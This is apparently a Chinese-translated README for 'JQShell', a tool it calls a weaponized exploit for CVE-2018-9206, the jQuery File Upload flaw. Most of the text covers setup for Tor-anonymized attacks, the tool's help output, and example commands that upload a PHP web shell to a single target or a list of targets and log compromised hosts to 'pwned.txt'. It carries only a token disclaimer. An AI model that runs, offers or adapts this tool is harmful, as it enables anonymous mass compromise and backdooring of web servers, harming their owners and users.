JQShell
一个武器化版本的 CVE-2018-9206。
免责声明

将此工具用于非你控制的服务器,在大多数国家是违法的。 作者对因非法用途使用本软件的行为不承担任何责任。 本软件仅用于教育目的。 在制作本软件过程中,未非法入侵任何服务器。
功能
单一目标 多目标 Tor
前提条件
请安装以下必需的软件包。
Python3
pip3 install requests pysocks subprocess stem
Tor控制端口
要在本脚本中使用 Tor,您必须编辑 torrc 文件并启用 9051 上的 Tor 控制端口。
通常该文件位于:/etc/tor/torrc
打开该文件并修改以下行:
#ControlPort 9051
改为
ControlPort 9051
restart tor service
使用方法

usage: jqshell.py [-h] [-l LIST_INIT] [-t SINGLE_TARGET] -s SHELL_LOC
                  [-o OUTPUTZ] [-tor]

optional arguments:
  -h, --help            show this help message and exit
  -l LIST_INIT, --list LIST_INIT
                        Select for a list of assets to exploit
  -t SINGLE_TARGET, --target SINGLE_TARGET
                        Single exploit target
  -s SHELL_LOC, --shell SHELL_LOC
                        This is required, put the fullpath to your shell
  -o OUTPUTZ, --output OUTPUTZ
                        This is full path to were you want to save your list
                        of confirmed hosts
  -tor, --tor_proxy     Select if you have tor installed, you will need to
                        enable control port
示例
针对单个目标运行。
python3 jqshell.py -t http://localhost/folderwerejqueryis -s /var/www/html/shell.php
针对单个目标运行,并保存输出。
python3 jqshell.py -t https://localhost/folderwerejqueryis -s /var/www/html/shell.php -o pwned.txt
针对列表运行,并保存输出。
python3 jqshell.py -l /opt/jquery/test.txt -s /var/www/html/shell.php -o pwned.txt
作者